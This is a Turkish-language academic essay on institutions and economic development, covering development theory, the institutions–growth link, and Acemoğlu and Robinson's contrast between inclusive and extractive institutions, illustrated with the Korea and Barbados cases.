Dayanaklılık, istikrarlı olmak ve toplumsal etkileşim bakımından tutarlı olmak, kurumların en önde gelen özellikleridir. Kurumun kişinin toplumsal sisteme uyumlu olmasını ve bireysel davranışının sınırlarını tespit eden kural bütünlüğü özelliğinden kaynaklanan kavramsal bir problemi vardır; kurum, her zaman aynı davranış kalıplarını göstermez. Zira kişinin faaliyetleri ve olaylara yaklaşım biçimi eğilimlerinin belirlenmesinde önemli bir role sahiptir. Bireyin sosyalleşme süreci toplumsala kuralların kabullenilmesi ve çevresel ortama dâhil olma ve çevrenin etkisinde kalmaktan kaynaklanan daha değişken bir biçimde ortaya çıkmaktadır. İkinci durumda alışkanlıklar, uygulamalı gerçeğin bütünü oluşturmakta fakat aynı alışkanlıklar kuralların taşıyıcısı olan kurumların resmi ifadesi ile şifrelenmektedir. Bireyin kendi kişiliğine yakışan insanî tutumlar geliştirme süreci olarak da tanımlanabilen sosyalleşme, kişilerin toplumsal normlara uyumlu durma gelmesi ve sosyal kurumların yapısına katılımıyla beraber o toplumsal yapıda geçerliliği bulunan değerler bütünü, kurallar, tutum ve davranış şekillerini öğrenmesi ile tamamlanmaktadır (Özkalp, 2011).

Gelişme Olgusuna Kavramsal Yaklaşım

İnsanoğlunun kalkınma ile ilgili çabaları, dünya üzerinde görülmeye başladıkları döneme kadar gider. Sanayi Devrimi'dir. Bilimsel ve teknik yatırım ve gelişmeler, üretimle beraber kazancın da artarak siyasi, toplumsal ve ekonomik birçok yeniliği de insanlığa kazandıran dönem XVIII. asırda gerçekleşen sanayi devrimi olmuştur. Sosyal, siyasal ve iktisadi birçok değişimi de beraberinde getiren Sanayi Devrimi yaşadığımız devirde üzerinde en çok konuşulan konu olan gelişmişlik veya kalkınmışlık farkını ortaya çıkaran belirleyici bir dönem olmuştur. Günümüzde az gelişmiş, gelişmekte olan ve gelişmiş devlet kategorilerini oluşturan farklılıklar, Sanayi Devrimi sürecinde gerçekleşen hızlı kalkınma ve milletlerin zenginliğini ya da yoksulluğunu belirlemiştir. Öte yandan bu uzun süreç, ülkelerin gelir düzeyleri ve zenginliklerini belirleyen ve bu alanda eşitliğin bozulduğu dönemdir (Pamuk, 2012). Ülkeler arasındaki gelişmişlik farklılıklarını çeşitli yönleriyle ele alan ve değerlendiren çok sayıda teori vardır. Ancak teori sayısının fazlalığından da anlaşılacağı gibi bu alan ait literatür, gelişmişlik kavramının tanımlamakta ve bunun sebepleri hakkında bir uzlaşmaya varılamamıştır. Çünkü

gelişmişlikle ilgili tanımların çeşitliliği, gelişmeye engel olan sebeplerin ortaya konulmasında görülen farklılıklardan kaynaklanmaktadır. Gelişmişlik kavramına bir tanımlama yapmaya çalışılırken ortaya çıkan anlaşmazlık, gelişmemişlik ve az gelişmişlik probleminden ortaya çıkan fakirliğin giderilmesinde kullanılacak ekonomik stratejilerde de devam etmektedir. Gelişmemiş ülkelerde bunun sebepleri değerlendirildiğinde, bu problemlerin sadece kapsamlı bir yaklaşımla çözülebileceği ortadadır. Gelişmişlik düzeyi yüksek ülkeler gelişmemiş ülkelerle kıyaslandığında ortaya çıkan temel özellikler şunlardır:

- Nüfus artış oranının yüksekliği.
- Çağa ayak uyduramayan, sömürgeci etkinin devam ettiği zayıf kurum yapısı.
- Sosyal bölünmüşlük ve sosyal çatışma ortamı.
- Kırsal nüfusun fazla olması.
- Düşük insan ömrü ve üretim seviyesi.
- Coğrafi şartlardan kaynaklanan sıkıntılar.
- İnsan sermayesi veya işgücünün yetersiz olması.
- Yaygın düzeyde tam fakirlik ve gelir eşitsizliğinin üst seviyede olması.
- Finans sektörüyle beraber öteki sektörlerde de görülen düşük gelişme.
- Göçten dolayı kent nüfusunun hızla artması, sanayileşmenin alt seviyede olması.
- Dışarıya bağımlı ekonomik sistem (Todaro: 2007).

Yukarıda sıralanan nitelikler gelişme yolunda çaba gösteren devletlerin toplumsal, siyasi ve ekonomik bakımından ilk olarak ele alınması veya çözülmesi gereken konulardır. Bu konuların çeşitliliği ülkelerin gelişmişlik durumunu tespitinde ne kadar farklı boyutların ele alındığını göstermesi bakımından dikkate değerdir (Todaro ve Smith, 2007: 38). Ne var ki çeşitli boyutlarıyla değerlendirilmesi gerekli olan gelişme kavramının içinde yer alan çelişik durumlar da konunun teorik boyutuyla ilgili bazı sorunları beraberinde getirmektedir. Bu sorunlardan ilki konu hakkında araştırma yapanların çok çeşitli siyasal, ekonomik iktisadi ve

toplumsal ortamlarda yetişmiş ekonomik bakımdan kalkınmış ülkelerin ekonomistleri olmalarıdır. Bundan dolayı ortaya çıkan ideolojik çekişmelerle beraber, gelişmiş dünya ekonomistlerinin bakış açısı, gelişmemiş devletlerin problemlere bakışını kısıtlamaktadır. Gelişmişlikle ilgili çatışma konularından bir diğeriye tanım ve çözüm yöntemlerinin genellikle ekonomik öğelerle kısıtlanmış olmasıdır (Yavlioğlu, 2002). Gelişmişlik olgusunun kültürel, siyasi ve psikolojik etmenlerin göz ardı edilmesiyle kavramın algılanmasında eksiklikler meydana gelmektedir. Gelişmeye dair değerlendirmelere öğelerin ekonomik etkisinin katılmamasıyla arz, talep, fiyat gibi pazar endeksleri, üretimle ilgili finansmanın yeterli olması ya da eksik olması gibi faktörlerle izah edilmesi çalışılması asıl sorunu oluşturmaktadır (Dulupçu, 2005). Giyecek, barınma, sağlık ve tedavi hizmetleri, eğitimle ilgili imkânlar ve yiyecek sektörünün geniş kapsamı ile iktisadi yapının üretimle ilgili boyutundan soyutlanamayan bütün ekonomik faaliyetlerin asıl amacı hayat şartlarını daha iyi hâle getirmek olmalıdır. Fakirlik ve geri kalmışlığa sebep olan faktörlerin saptanması bütün araştırmaların asıl amacı olmak zorundadır. Gelişmemiş ülkeler değerlendirilirken kurumsal öngörülerin davranış, teknik ve gerçekçilik bakımından finansmanın eşitlik ilkesine uygun olarak dağıtılması, bölüşülmesi ve fakirliğin ülkenin şartlarına uygun olup olmadığının araştırmacılar tarafından göz önünde bulundurulması zorunludur. Gerçekçi olmak ve ortamın uygunluğu ile ilgili konular değerlendirilirken, geri kalmış ülkelerle ilgili incelemelerde, klasik iktisadın yalın yönteminden hareket edilerek sermayenin etkin aktif dağıtılması ve ekonomik unsurların rasyonel ve en yaygınlaştırıcı öngörülerine uymamak zorunludur. Bu öngörülerin sınırları çerçevesinde yapılan çözümlemeler, gelişme olgusunu büyüme ile anlamdaş duruma getirmektedir (Hosseni, 2003). Hâlbuki ekonomik büyüme üretimin yükselmesi anlamındayken; gelişme kavramı bundan ziyade üretimle beraber dağıtım yöntem ve yollarıyla beraber ürünlerin çeşitli olmasını da kapsamaktadır.

Büyümeyle beraber ortaya çıkan değişme, üretme, yatırımlar, tüketim ve gelir seviyesindeki farklılaşmayla beraber ekonominin niceliğinde birtakım etkiler oluşur; gelişme sürecinde ise kurumsal yapılarda, davranış biçimlerinde ve teknolojik yenilikleri de kapsayan ekonomik yapıda nitelik bakımından etkilenme söz konusu olmaktadır (Fırat, 2008: 11). Ancak büyüme kıstaslarından sayılan ve ülke ekonomisi hakkında bilgi edinmeyi sağlayan GSYİH (Gayri Safi Yurt İçi Hasıla) göstergelerinin hızlı yükselmesiyle varılan noktada genel olarak kısıtlı sayıda değişkene odaklanma söz konusudur. GSYİH ve hayat koşulları arasında bulunan

bağ, düşünüldüğü kadar zayıf değildir. GSYH’de görülen büyüme ile beraber bireylerin hayat koşulları iyileşecek, yaşama süreleri de uzayacaktır. Bireylerin hayat seviyelerine etki eden diğer değişkenlerden biri olan gelişmişlik olgusunun önemini de unutmamak gerekmektedir (Sen, 1988).

Ekonomik bakımdan gelişme, toplumsal refahta yükselme görülmesi amacıyla alışılmış üretim şekillerinden ve ekonomik tutumlardan vazgeçerek çağa uygun üretim şekilleri biçimi ve ekonomik tutumlara geçiş sürecidir. Bir sosyal yapının gerçek ulusal gelirlerin sürekli ve kümülatif olarak artmasını temin eden, zihinse ve toplumsal değişimler tarafından desteklenen bütünlüğe gelişme denilmektedir (Görgün, 2012).

Toplumsal sistem bütünlüğünün ileri doğru hareket etmesi gelişmedir. Bu toplumsal sistemin ekonomik etmenlerin yanında ekonomik olmayan etmenleri de ihtiva ettiğini bilmek gerekmektedir. Bu kapsamda değişik topluluklarda yer alan bireylerin tüketimle ilgili alışkanlıkları, toplu tüketim alışkanlıkları, eğitimle ve sağlıkla ilgili harcama seviyeleri, güç unsurunun toplumsal yapıda dağılma biçimi gibi ögeler de bulunmaktadır. Ekonomik gelişmişlik, büyüme kavramından ayrılarak devamlılık gösteren büyüme, üretimle ilgili yapıda değişim, teknik ve bilimsel ilerleme, sosyal, kurumsal ve siyasi çağdaşlaşma, insani koşullarda büyük oranda iyileşme gibi beş temel niteliği de kapsamalıdır (Adelman ve Yeldan, 2000: 95).

Kurumsal Yapı ve İktisadi Büyüme İlişkisi

Ekonomik kalkınma, insani gereksinimlerini daha çok ve daha aktif biçimde giderme çabasının sonucudur. Soyut bir kavram olan kalkınma, daha çok yiyecek, daha çok giyecek, hayatın keyfini çıkarmamıza yardımcı olacak mal ve hizmetlerin üretilmesiyle somut hâle gelebilir. Yükselen nüfusun gereksinimlerini temin etmek için büyümek dışında bir çıkış yoktur. Aslında da üretimin artması, fiyatların düşmesini sağlar. Bu büyümeyle beraber orta sınıf olarak kabul edilen kitlenin bile birçok maldan ve hizmetten faydalandığı görülmektedir. Bu organizasyon içinde yapılan her bir üretim, başka bir insani gereksinimi gidermektedir. Bu üretim arışıyla beraber önceleri üst tabakanın kullandığı mal ve hizmetlerin zaman içinde en alt kitlelerin de gereksinimlerini karşılamak için kullanılmaktadır.

Uzun soluklu bir gelişme sürecinde esas unsurun kurumlarla ekonomik kalkınma arasında kurulan bir bağla mümkün olduğunu söylemek yanlış olmaz. Ekonomik ve sosyal yapıda temel

unsurun kurumlar olduğunun kabul ederek kurumsal yapının belirleyici yönleri ve etkisi değerdendirildiğinde büyümenin bileşenleri daha iyi anlaşılacaktır.

Bazı toplumsal grupların, insan sermayesini, teknik, bilimsel ve makineleşmekle ilgili yatırım araçları için cazibe merkezi olan kurumları vardır. Bu kurumlar sayesinde bu ülkelerin ekonomik refaha daha büyük bir kolaylıkla ulaştıkları söylenebilir. İyi kurumlarda sosyal yapının büyük alanını kapsayan mülkiyet hukukunun uygulanması, toplumsal elitlerin toplumun sahibi olduğu gelir ve yatırımı kendi menfaatlerine kullanmalarının engellenmesi, toplumsal yapının geniş bir alanının kapsayacak bir fırsat eşitliğı temini iyi kurumun esas nitelikleridir. Özellikle bireylere eşit fırsat sağlanmasıyla insan sermayesine yatırımlar artacak ve verimli ekonomik faaliyetlere katılımlarda artışlar olacaktır (Acemoğlu, 2003: 27).

Tasarruf kültürü, yatırımlar, çalışma, bilim, teknik, üretim ve değışme sürecinde kararları etkileyen kurumlar; ekonomik davranış ve tutumlarda çok etkilidir. Bunun yanında kurumlar, bir ülkede ekonomik sınırlar dâhilinde devletin ticaret stratejileri, müdahale sınırı, pazarların dışarıdan gelecek yatırımcılara imkân düzeyi ve kişisel etkinlik alanı gibi olgularda dikkate değerd bir rolü vardır. Bunda dolayı da ekonomik büyümenin gerçekleşmesi sürecine ve değerdendirilmesine, kurum ve kurumsal yapı şekil vermektedir.

Bürokrasi, yönetmelik ve kanunları tanzim eden politik sürece şekil veren siyasi kurumların, hukuksal sistem tespit etmek ve kanun yapmak ve bunu uygulamaya sokmak gibi sorumlulukları vardır. Siyasal kurumlar, pazar ekonomisine iki değışik yönde etki ettiğini söylemek mümkündür. Siyasi kurumun, mülkiyet hukukunu şekillendirerek ve bireylerin hukukunun himaye ederek pazar ekonomisini desteklemesi bunlardan ilkidir. İkincisi ise siyasi kurumların, toplumsal istikrarı ve uyumu temin ederek piyasada uyum sürecini sağlaması, piyasaya destek olmaktadır (Rodrik, 2000, Acemoglu-Johnson vd.2005)

Ekonomik kurumlar da, piyasada malların ve hizmetlerin üretimi, düzenlenmesi ve dağıtımını tanımlayan ve düzene koyan kurallar bütünüdür (Jütting, 2003: 14). İktisadi kurumlar daima büyümeyi sağlamak amacındadırlar. Ekonomik kurumların gelişim sağlaması üç tür siyasi mekanizmayla açıklanmaktadır. İlk olarak rekabetin temini ve dışa açılma, çıkarları zayıflatma ve işlem yapabilmek için bu kurumlara taleplerin artmasını sağlamaktadır. İkinci mekanizma şeffaf olmak ve iyi bir bilgilendirme ortamı temin edilmesidir. Sonuncusu ise

küresel ekonomik anlaşma ve girişim yapılabilmesi için içerideki sıkıntıların giderilmesini sağlamaktır (Frances, 2004: 7-9).

Toplumsal kurumlara gelince cinsiyet dengesinde etkisi olan ve genel olarak da ekonomik ögeler arasındaki ilişkiye düzen veren eğitim, sağlık ve sosyal güvenlikle ilgili kuralları içermektedir. Bunlar kuralları olan kurumlardır (Jütting, 2003: 14). Genel olarak toplumdaki gelenek, görenek, örf, işgücü kapasitesi, finansman seviyesi, güven duygusu, köken ve ahlak gibi ögeleri içeren kesin olmayan kural bütünlüğü olarak tanımlanan toplumsal kurumlar, ekonomik bakımdan ve dolayısıyla ülkenin gelişmesinde önemli bir yere sahiptir.

Mülkiyet hukukunun teminat altında olması, aktif ve ihtiyaca cevap veren bürokrasi, yolsuzlukla ilgili önlemler alınması ve ekonomik özgürlük; bir ülkenin istikrar içinde, devamlılık gösteren büyüme sağlamasını temin eden asıl kurumlardır. Bu temel kurumlar olmadan ülkelerin uyguladıkları ekonomi politikalarının etkili sonuçlar vermesi oldukça zordur. Bu ifadeye destek olacak üç bakış açısından söz etmek mümkündür. Bu bakış açılarından birincisine göre sosyalizmden sonra Rusya’da gereken kurumsal oluşumlara gidilmeden yapılan bütün ekonomik yenilikler ve özelleştirme çabaları uygulamalarda başarıya ulaşamamıştır. Ayrıca Latin Amerika ülkelerinde serbest piyasaya geçiş sürecine karşı güçlenen muhalif tavidir; bu muhalif tutumun sebebi piyasalarda yapılan reformların sosyal güvenlikle ilgili konuları önemsenmemesidir. Üçüncü örnek ise Doğu Asya’daki finansal krizlerdir; bu örnek finans düzenlemesinin finansal liberalizasyona geçilmeden gerçekleşmesinin önemi belirtmesi bakımından dikkate değerdir. (Rodrik, 2000: 2-3).

Bir ülkede bulunan kurumlar ile ülkenin ekonomik stratejileri, birbirlerini tamamlayan etkenlerdir. Ekonomik ve toplumsal politikaları destekleyen kurumsal yapıların önemi, ekonomik alanda etkinlik ve verimlilik düzeyine göre değerlendirilmektedir. Sektörlerin rekabete girme gücünü yükselten ve iyi bir sistem oluşturan kurumlar, ekonomik kalkınmaya olumlu katkılarda bulunurlar.

Sömürücü ve Kapsayıcı Ekonomik Kurumların Gelişmeye Etkileri

Mikro düzeydeki rasyonel kişi davranışı ile makro-tarihsel süreç arasındaki etkileşime dair çalışmalarının yanında siyasal ekonomi, ekonomik gelişme, ekonomik büyüme gibi konularla ilgili çalışmalarıyla tanınan *Daron Acemoğlu*, Sömürücü ve kapsayıcı ekonomik

kurumların kalkınmaya etkisiyle ilgili değerlendirmesinde Kuzey ve Güney Kore örneklerinden hareket etmektedir. (Acemoğlu ve Robinson, 2012: 70). Kuzey ve Güney Kore’de yaşayan gençlerin yaşam beklentileriyle başlayan değerlendirmede Güney Kore’de gençler iyi bir eğitimden geçerler, tercih ettikleri alanda çalışıp başarılı olduklarında devlet tarafından desteklenirler. Güney Kore’de özel mülkiyetin değerli olduğu bir piyasa ekonomisi hâkimdir. Güney Kore’deki genç bireyler girişimci veya çalışan olarak başarıya ulaştıklarında bir gün bunun karşılığını görecekerinin farkındadırlar; hayat şartlarını iyileştirebilir, araba ve ev gibi tüketim mallarını ve sağlıkla ilgili hizmetlerden paraları karşılığında ulaşabilirler. Güney Kore’de devlet ekonomiyi ilgili faaliyetleri destekler ve asayişin korunmasını sağlar. Bundan dolayı girişimci, banka ve finans kuruluşlarından kredi kullanmak, dışarıdan gelen şirketlerin Güney Kore’deki şirketlerle ortaklık kurması ve kişilerin ipotek vererek ev almaları olasıdır.

Kuzey Kore’de yaşayanlar ise girişimci iradede, yaratıcı düşünce yapısından veya nitelik isteyen işlerde çalışmalarını sağlayacak bir eğitim almadan, fakir bir ortamda büyümektedirler. Ona göre okullarda devlete hâkim olan gücün meşru olduğuna dair basit bir propaganda yüklemesi olan eğitimden dolayı bilgisayar, kitap ve dünya kültüründen uzaktırlar. Okul bitirdikten sonra on yıl kadar askerlik yapmak zorunda olan bu gençlerin mülk edinmek, bir iş kurmak ve hayatlarını devam ettirebilmek için illegal ekonomik faaliyetlerde bulunsalar bile yaşam seviyelerini yükseltme şanslarının olmadığını ifade eder. Birikim ve becerilerini istedikleri ve gereksinimleri olan bir ürünü almak için kullanabilecekleri pazara kanuni yöntemlerle ulaşamayacaklarının farkındadırlar. Hatta onların, standart insan hak ve hürriyetlerine sahip olabilecekleriyle ilgili bile kuşkuları vardır.

Güney Kore genel anlamıyla bireylerin istedikleri her işi kurma özgürlüğüne sahiptirler. Kuzey Kore böyle bir özgürlük söz konusu değildir. Güney’de işgücü satın alınmakta, üretilenler ve hizmetler piyasaya arz edilmekte, para piyasada istenildiği gibi harcanmaktadır. Kuzey’de ise sadece karaborsa mevcuttur. Bu iki değişik kural bütünlüğü Kuzey ve Güney Koreli bireylerin hayatına hâkim olan kurumlardır.

Devletlerin iktisadi yükselişleri kurumlara, ekonomik işleyişi yönlendiren prensiplere ve kişilere motivasyon sağlayan teşviklere göre değişiklik göstermektedir. Gelecekte ne olacağını tahmin edebilmenin en sağlam yolu onu oluşturmak için çaba göstermektir. ABD ve Güney Kore’deki gibi kapsayıcı özellikler taşıyan iktisadi kurumlar, kişilerin beceri ve yeteneklerini

maksimum düzeyde kullanabilmeleri ve istedikleri tercihte bulunabilmeleri için büyük insan gruplarının iktisadi faaliyetlere dâhil olmalarına imkân hazırlayan kurumlardır. İş imkânlarının keşfedilmesinde bilgi birikimine dayalı ve organizasyon gücünü iyi kullanan, kendisini dönüştürebilen, üretim devam ederken finanslar noktaları arasında aktif eşgüdüm ortamı oluşturan, faaliyetlerine dair derin bilgileri bulunan ve kapsayıcı kurumları olan toplum hızla gelişerek geleceğini inşa etmektedir.

Geleceğini inşa etmek ve kalkınmak isteyen toplumların uyması gereken bu beş ilkedен oluşan bütün bileşenleri arasında en önemlisi kapsayıcı kurumlardır.

Kapsayıcı bir kurumun yapısında bulunması gereken bileşenler şunlardır:

- Fiziksel varlıklar.
- Üretim sistemleri ve ürünler.
- Finans araçları ve sistem.
- Hukuksal sistem.
- Toplumsal, uygulama ve kültürel sistemler.
- Bilimsel ve teknolojik sistem.
- Siyasal sistem.
- Toplumsal ve sınıfsal oluşumlar.

Kapsayıcı kurumların omurgasını, kültürünü ve fonksiyonunu oluşturan bileşenlerin etki düzeyi, kurumun da gücünü belirleyecektir.

Kapsayıcı bir kurumun fiziksel zenginlikler; yani yerüstü ve yeraltı kaynakları ile ilgili kesin verilere sahip olmaları asıl belirleyicilerden olmamakla beraber önemli bir niteliktir. Öte yandan meydana getirilen yapısal formların tümünü içine alan fiziksel kaynak stoklarının durumuyla ilgili kesin veriler de kapsayıcı kurumun gerekli şartlarındandır.

Üretim yöntemi ve elde edilen ürünlerle ilgili yetenek ve bilgi sahibi olmak da bir başka bileşendir. İlgili alını içinde bulunan üretim yöntem ve yolları ile üretilen ürünleriyle bilgi sahibi olmayan bir kurum hangi seviyede bulunursa bulunsun kapsayıcı değildir.

Finans araçları ve sistemiyle ilgili kesin veriler sahip olmak ve bunları kendi faydası için kullanabilmek de kapsayıcı kurumun olmazsa olmaz başka bir şartıdır. Hukuksal sistem ise kapsayıcı kurumların önde gelen bileşenidir. Kaynaklar kullanılırken verimliliği yükselten, kültürel ve maddesel zenginliğin oluşmasını sağlayarak ilerlemenin hızını arttıran asli güç hukuk sistemini, düşünce ve endüstriyel mülkiyetle ilgili hakları hiçbir şüphe oluşturmayacak biçimde muhafaza etmektedir. Kişilerin kazandıklarını ellerinde tutabileceklerine dair güven ortamı oluşturan, sıkı çalışıldığında öznel engellerle karşılaşılmayacağı, verilen emeklerin mutlaka karşılık bulacağı inancını oluşturan ve yaratan ve pekiştiren özelliklere sahiptir. Yine bu hukuk sistemi fırsat eşitliği sağladığıyla ilgili güven ortamı oluşturur; olumlu ayıklanmayı temin eder, olumsuz ayıklanmayı en düşük seviyede tutar; bu sistem içinde yaşayan bireyler kamuda görev yapanların hizmet bilincine sahip oldukları için işlemleri kolaylaştırdıklarını düşünen ve bu konuda hayal kırıklığına uğramaz. Yargıya müracaat ettiğinde kanunların ve objektif şartların, özel durumlarla aşılamayacağına dair güven yaratır. Fırsat eşitliğiyle ilgili güvenli bir ortam oluşturan bu sistem yatırım ortamını en uygun duruma getirerek problemleri ortak akıl yoluyla çözer. Ayrıca kural ve İlkeleri taviz vermeden gözetir ve denetler. Çoğulcu bir idari yapıya sahip olan kapsayıcı kurumların meydana çıkışıyla ekonomik gelişme için gerekli zemin büyük ölçüde sağlanmıştır (Dilek, 2016: 206).

Teminat altında olan özel mülkiyetler, taraf tutmayan bir hukuk sistemi ve herkesin anlaşma ve değişim yapabildiği eşit koşullar oluşturan bir kamu hizmeti bilincine sahip olmak kapsayıcı kurum olmanın ilk şartıdır. Öte yandan yeni iş alanları açılması ve bireylerin kendilerine istedikleri mesleği seçebilecekleri bir ortam oluşturulmalıdır. Ancak bu türden hakların toplum içindeki bireylerin büyük bir bölümünü kapsamaması gerekmektedir. Bu standart ilke, Kuzey Kore'nin Güney Kore'yle ve Latin Amerika'nın ABD'yle arasındaki zıtlığın niteliğini ortaya koymaktadır. Kapsayıcı iktisadi kurumlar, iktisadi faaliyetleri, verimlilikte artış sağlanmasını ve iktisadi gelişmişliği özendirir ve destekler. Teminat altında bulunan özel mülkiyetlerin hukuku, bu hak sahiplerini hiç şüphe yok ki yatırım yapmak için istekli ve verimliliğin artırılmasında gayretli yapacaktır. Gelirlerinin elinden alınıp kamuya aktarılacağını

veya vergi adıyla tamamına el konulacağından korkan iş adamlarının yenilik ve yatırımlar yapmak bir yana çalışmaya bile isteği olmayacaktır.

Haklı olanın değil, güçlü olanın söz sahibi olduğu sömürücü kurum, birçok yönüyle kapsayıcı kurumun tam tersi özellikleri taşımaktadır. Sömürücü kurumlarda değer yaratmaktan ziyade pay kapma kaygısı öne çıkar, akrabalara yönelik yapılan ayrımcılığın (nepotizmin) yaygınlaştığı ve kabul edilir duruma geldiği görülür. Rant kapmak marifet sayıldığından verimliliğin bir önemi yoktur. Hukuk sistemindeyse işini bilen öne çıktığı bir yapı vardır; yargılama süreci çok uzundur.

Olumsuz ayıklanma asıl kurallardan biri olmuştur. Bende yoksa kimsede olmasın, düşüncesine dayalı ilkel bir algının hüküm sürdüğü, toplumsal kurumlar aracılığıyla bu negatif bileşenlerin tümü bütün yapıya yayılır.

Yönetimde belirli bir zümrenin sözünün geçtiği, diğer kişilerin idareye müdahale etme hakkının kısıtlı bulunduğu sömürücü kurumları olan ekonomik yapılarda ülkenin tüm kaynağını belirli bir zümre kullanırken, mülkiyet haklarıyla ilgili kısıtlamalar söz konusudur, Ekonomik yapının unsurlarının reform yapmalarını özendirecek teşvik verilmediği için gelişmeyi sağlayacak ortamın oluşması mümkün olmamaktadır. Sömürücü kurumlarından kurtulamayan, gelecek inşa etmenin ancak kapsayıcı kurumlar sayesinde olacağını fark etmeyen toplumların yeterli kalkınma düzeyine ulaşmaları kolay değildir. Öte yandan dışlayıcı kurumları olana ekonomilerin kesinlikle büyümeyeceği ve kalkınamayacağı sonucuna varmak da doğru olmaz.

Acemoğlu ve Robinson'un sömürücü kurumlarla ilgili örnekleri de dikkat çekicidir. İlk örnekleri İngiliz hükümetinin Batı Hint bölgesindeki sömürgesi olan Barbados'ta 1680'de yapılan nüfus sayımıyla ilgilidir. Bu sayımda, adada yaşayanlardan 60.000 civarında bireyin aşağı yukarı 39.000 kişinin nüfusun diğer 1/3'ünün mülkiyeti altında bulunan Afrikalı kölelerden meydana geldiği tespit edilmiştir. İşin esasında bu köleler büyük oranda en güçlü 175 şeker plantasyonu sahibi ve aynı zamanda büyük arazi sahiplerinin elindeydiler. Bu plantasyonların sahiplerinin arazi ve köleleriyle ilgili teminat verilmiş mülkiyet hakları vardı. Bu büyük işletmelerden birinin sahibi bir başka işletme sahibi olan bireye istediği halde kölesini satabilir, nu konuda da mahkemeni güvencesini arkasında hissedebilirdi. Zira bu adada bulunan 40 yargıçtan 29 tanesinin aynı zamanda büyük işletmeleri vardı. Öte yandan en yüksek rütbede

bulunan sekiz yetkili askerin tamamı da plantasyon sahibiydi. Kapsayıcı iktisadi kurumları olmayan Barbados’da seçkinlere göre düzenlenmiş, teminata altında bulunan ve uygulanır halde olan mülkiyet hukuku ve bununla ilgili anlaşmalar bulunmasına rağmen nüfusun üçte ikilik kısmı eğitim haklarından ve iktisadi olanaklardan faydalanamayan, beceri veya yeteneklerini kullanabilecekleri imkân ve motivasyondan uzak kölelerden oluşuyordu.

Güvencesi olan mülkiyet hakkı ve iktisadi olanaklar, kapsayıcı ekonomik kurumlarda sadece elitlere göre düzenlenmiş değil, toplumsal yapının bütününe kapsamaktadır. Teminata altında bulunan mülkiyet hakkı, hukuk, kamusal hizmet ve hürriyet kavramları; düzeni temin etmek için zor kullanma yetkisi bulunan, hırsızlıkla ve yolsuzlukla mücadele eden ve bireylerin arasında yapılan sözleşmelerin uygulanmasını sağlayan devlet tarafından gözetilir. Devletin sorunsuz yürümesi için malların nakledilebilmesi için yola ve bir ulaşımı temin eden bir sisteme, iktisadi etkinliklerin gelişimi için bir kamu sistemine, suiistimal ve yolsuzluğu engellemek için asıl düzenlemeler gibi diğer kamu hizmetleri de gerekmektedir. Çoğu kamusal hizmetlerin çoğu birey ve piyasalarca temin edilse de bu hizmetlerin büyük oranda tatbik edilebilmesi için gereken eşgüdüm gerekliliği çoğu zaman merkezde bulunan bir otoriter yapıyı mecbur kılmaktadır. Bundan dolayı devlet, sistemin, özel mülkiyet ile anlaşmaların uygulatıcısı ve genellikle kamusal hizmetin en önemli temin edicisi olduğundan iktisadi kurumlarla ister istemez bir bütün hâline gelmiştir. Kapsayıcı kurumlar bir devlet otoritesine gereksinim hisseder ve bunu kullanırlar.

Sanayi devriminden önce İngiltere’de toplumsal geçiş hep aşağı hareket etmiştir. Elitlerin sayısı çok fazla olan çocuklarına iş imkânı yaratmak mümkün olmayınca toplumsal hiyerarşi yapısında aşağı doğru hareketlilik görülmüş büyük toprak sahibi olanların çocukları daha az araziyle yetinmek mecburiyetinde kalmıştır. Böylece yaygınlaşan ekonomik zorluklar sömürücü kurumların yapısını da değiştirmiştir. Bu geçişkenlik sonrası dinamizm kazanan ekonomi; nitelikler-sabreden, çalışkan, yaratıcı, yenilikçi, eğitim almış bireylerin öne çıktığı bir yapıya dönüşmüştür (Clark, 2013: 8).

Sömürge Güney Amerika veya Kuzey Kore’de bulunan iktisadi kurumlar kapsayıcı unsurları taşımaktan uzaktırlar. Kuzey Kore’de özel mülkiyetten bahsedilemez. Sömürge Güney Amerika özel mülkiyet hakkını sadece İspanyollara vermişti, yerlilerin mülkiyet hukuku hiçbir önem taşıymıyordu. Bu ülkelerin hiçbirisinde büyük halk topluluklarının talepleri dikkate

alınmıyor, iktisadi olarak onların beklentilerine göre davranılmıyordu ve bu halk kitlesi ağır bir baskıyla karşı karşıya kalıyorlardı. Devlet gücü bu ülkelerde yaşam kalitesini arttırmak, refah seviyesini yükseltmek amacına yönelik değerlendirilmiyordu. İktidarın propagandasını yapmak için eğitim sistemi kuran Kuzey Kore, ne yazık ki kıtlık ve yokluğu engelleyemedi. Güney Amerika'da genel otorite, yerlileri sindirmeye yönelik bir hareket tarzı benimsemişti. Bu özelliklere sahip ülkelerde eşitlikçi koşullara veya taraf tutmayan hukuksal sisteme rastlamak mümkün değildi. Kuzey Kore'nin yargı, iktidar olan Komünist Parti'nin bir kolu niteliğindedir. Güney Amerika'daysa yargı sistemi halkın büyük bir kitlesine ayırım yapılmasını sağlayan bir araçtır. Kapsayıcı ekonomik sistemin tam zıttı nitelikler taşıyan bu tarz kurumlar; toplumsal yapıda belirli bir kısmın menfaati uğruna bir başka kısmın kazancını ve varlığını sömürdüklerinden sömürücü kurum diye adlandırılmaktadır.

SONUÇ

Dünyanın en gelişmiş ülkeleri ile en geri kalmış ülkeleri arasındaki bu gelir uçurumu yaşadığımız çağın en önemli problemlerinden biridir. Bazı kuramlar bu gelişmişlik farkının kültürel farklılık ve zihniyet farklılıklarını vurgulayarak açıklamaya çalışırken bazı kuramlar da liderliğe veya coğrafi şartları öne çıkarmaktadır. Ancak son yıllarda iktisatçıların yaptığı değerlendirmeler başka bir unsura dikkat çekmektedir. Bu bir toplumsal yapının kurumlarıdır. Kurum kavramından toplumun içinde yaşadığı sistemi tespit eden toplumsal normlar ve kurallar anlaşılmalıdır. Bu kural ve norm bütünlüğü teşvik edilecek veya cezalandırılacak davranışları da belirlemektedir.

